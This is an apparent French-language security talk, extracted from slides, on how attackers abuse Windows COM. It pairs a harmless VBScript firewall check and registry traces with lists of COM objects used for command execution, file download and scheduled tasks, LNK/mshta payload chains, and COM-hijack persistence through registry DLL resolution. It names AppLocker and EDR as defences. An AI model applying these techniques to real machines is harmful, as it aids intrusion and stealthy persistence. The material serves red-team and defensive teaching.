
Je peux utiliser  
ton interface moi  
aussi ?



Pas de soucis !




# « Interoperability Heaven »



[James Forshaw - COM in Sixty Seconds! \(well minutes more likely\)](#)



# COM depuis du VBScript




The screenshot shows a Windows Script Host window titled "Windows Script Host" with the message "Firewall is disabled for public profile, you'd better check your config!" and an "OK" button. To the left is a code editor window titled "FirewallCheck.vbs" containing VBScript code. A red box highlights the line "Set fwPolicy2 = CreateObject("HNetCfg.FwPolicy2")".

```
1 Option Explicit
2
3 Const NET_FW_PROFILE2_PUBLIC = 2
4
5 Dim fwPolicy2, isEnabled
6
7 Set fwPolicy2 = CreateObject("HNetCfg.FwPolicy2")
8 isEnabled = fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PUBLIC)
9
10 If isEnabled Then
11     WScript.Echo "Firewall is enabled for public profile, you're safe!"
12 Else
13     WScript.Echo "Firewall is disabled for public profile, you'd better check your config!"
14 End If
15
```




# L'iceberg COM

C'est facile en fait !





Non.



# L'iceberg COM

C'est facile en fait !



# L'iceberg COM



Books > Distributed Component Object Model > COM/DCOM unleashed

Learning DCOM Thuan L. Thai...	Understanding DCOM William Rubin...	Professional DCOM Progra... Richard Grim...	COM/DCOM Unleashed Randy Abern...	Inside Distribute... COM Jonathan Pin...	DCOM Programming Guy Eddon, 1...	PRO DCOM PROG, 1997 Nathan Walla...	DCOM Explained R. Rock-Evan...	DCOM Frank E. Red...
-----------------------------------	--	--	--------------------------------------	---	-------------------------------------	---	-----------------------------------	-------------------------

allocator      COM asynchronous calls      undocumented COM interfaces



L'i

*COM in 60 seconds*  
James Forshaw




James Forshaw - COM in Sixty Seconds! (well minutes more likely) @ Infiltrate 2017.mp4






DCOM Turns 20: Revisiting a Legacy Interface in the Modern Threatscape

# COM désormais obsolète ?



J'ai une solution  
bien plus simple !



# COM désormais obsolète ?

Over time, COM is being replaced with other technologies such as [Microsoft .NET](#) and [web services](#)

64bit	True
CLSID Count	7939
InProcServer CLSID Count	6898
LocalServer CLSID Count	1182
InProcHandler CLSID Count	130
AppID Count	532
ProgID Count	3259
Interfaces Count	31483

Process Monitor - Sysinternals: www.sysinternals.com			
File	Edit	Event	Filter
Process Name	Operation	Path	Result
Explorer.EXE	RegOpenKey	HKCU\Software\Classes\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCR\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCU\Software\Classes\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCR\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCU\Software\Classes\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCR\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
svchost.exe	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS
svchost.exe	RegQueryKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS
svchost.exe	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\TreatAs	NAME NOT FOUND
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\ActivateOnHostFlags	NAME NOT FOUND
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\(Default)	BUFFER OVERFLOW
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\(Default)	SUCCESS
svchost.exe	RegQueryKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS
svchost.exe	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer32	NAME NOT FOUND
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\AppID	SUCCESS
svchost.exe	ReaQuerKev	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS
Showing 1,956 of 283,555 events (0.68%)		Backed by virtual memory	




# COM désormais obsolète ?



J'ai une solution  
bien plus simple !

Non



**COM pour l'accès initial**

# COM pour l'accès initial

- > *WScript.Shell* - Exécution de commandes
- > *Scripting.FileSystemObject* - Gestion de fichiers
- > *MSXML2.XMLHTTP* - Téléchargement de fichiers
- > *Wscript.Shell* - Gestion de clés de registres
- > *Schedule.Service* - Gestion de tâches planifiées



# Mais aussi des interfaces moins connues..

Threat Intelligence

## Hunting COM Objects

June 4, 2019

Mandiant

Written by: Charles Hamilton

COM objects have recently been used by penetration testers, Red Teams, and malicious actors to perform lateral movement. COM objects were studied by several other researchers in the past, including Matt Nelson (enigma0x3), who published a [blog post](#) about it in 2017. Some of these COM objects were also [added to the Empire project](#). To improve the Red Team practice, FireEye performed research into the available COM objects on Windows 7 and 10 operating systems. Several interesting COM objects were discovered that allow task scheduling, fileless download & execute as well as command execution. Although not security vulnerabilities on their own, usage of these objects can be used to defeat detection based on process behavior and heuristic signatures.



<https://cloud.google.com/blog/topics/threat-intelligence/hunting-com-objects>





# Versatilité des charges utiles

- > JScript / VBScript (*cscript.exe, mshta.exe..*)
- > VBA (macros Office)
- > PowerShell
- > etc...



# Versatilité des charges utiles

- › LNK + mshta.exe + VBScript



# Quelques mesures défensives

- > Restreindre l'accès à COM ?
- > Politique AppLocker
- > EDR



**Persistances basées sur COM**

# Résolution de DLL depuis le registre

Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg\FwPolicy2\CLSID
FirewallCheck.exe	ReqQueryValue	HKCR\HNetCfg\FwPolicy2\CLSID\Default
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	ReqQuerValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\Default
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll



# Résolution de DLL depuis le registre

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg\FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	ReqQueryValue	HKCR\HNetCfg\FwPolicy2\CLSID\Default	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	ReqQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\Default	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS




# Résolution de DLL depuis le registre

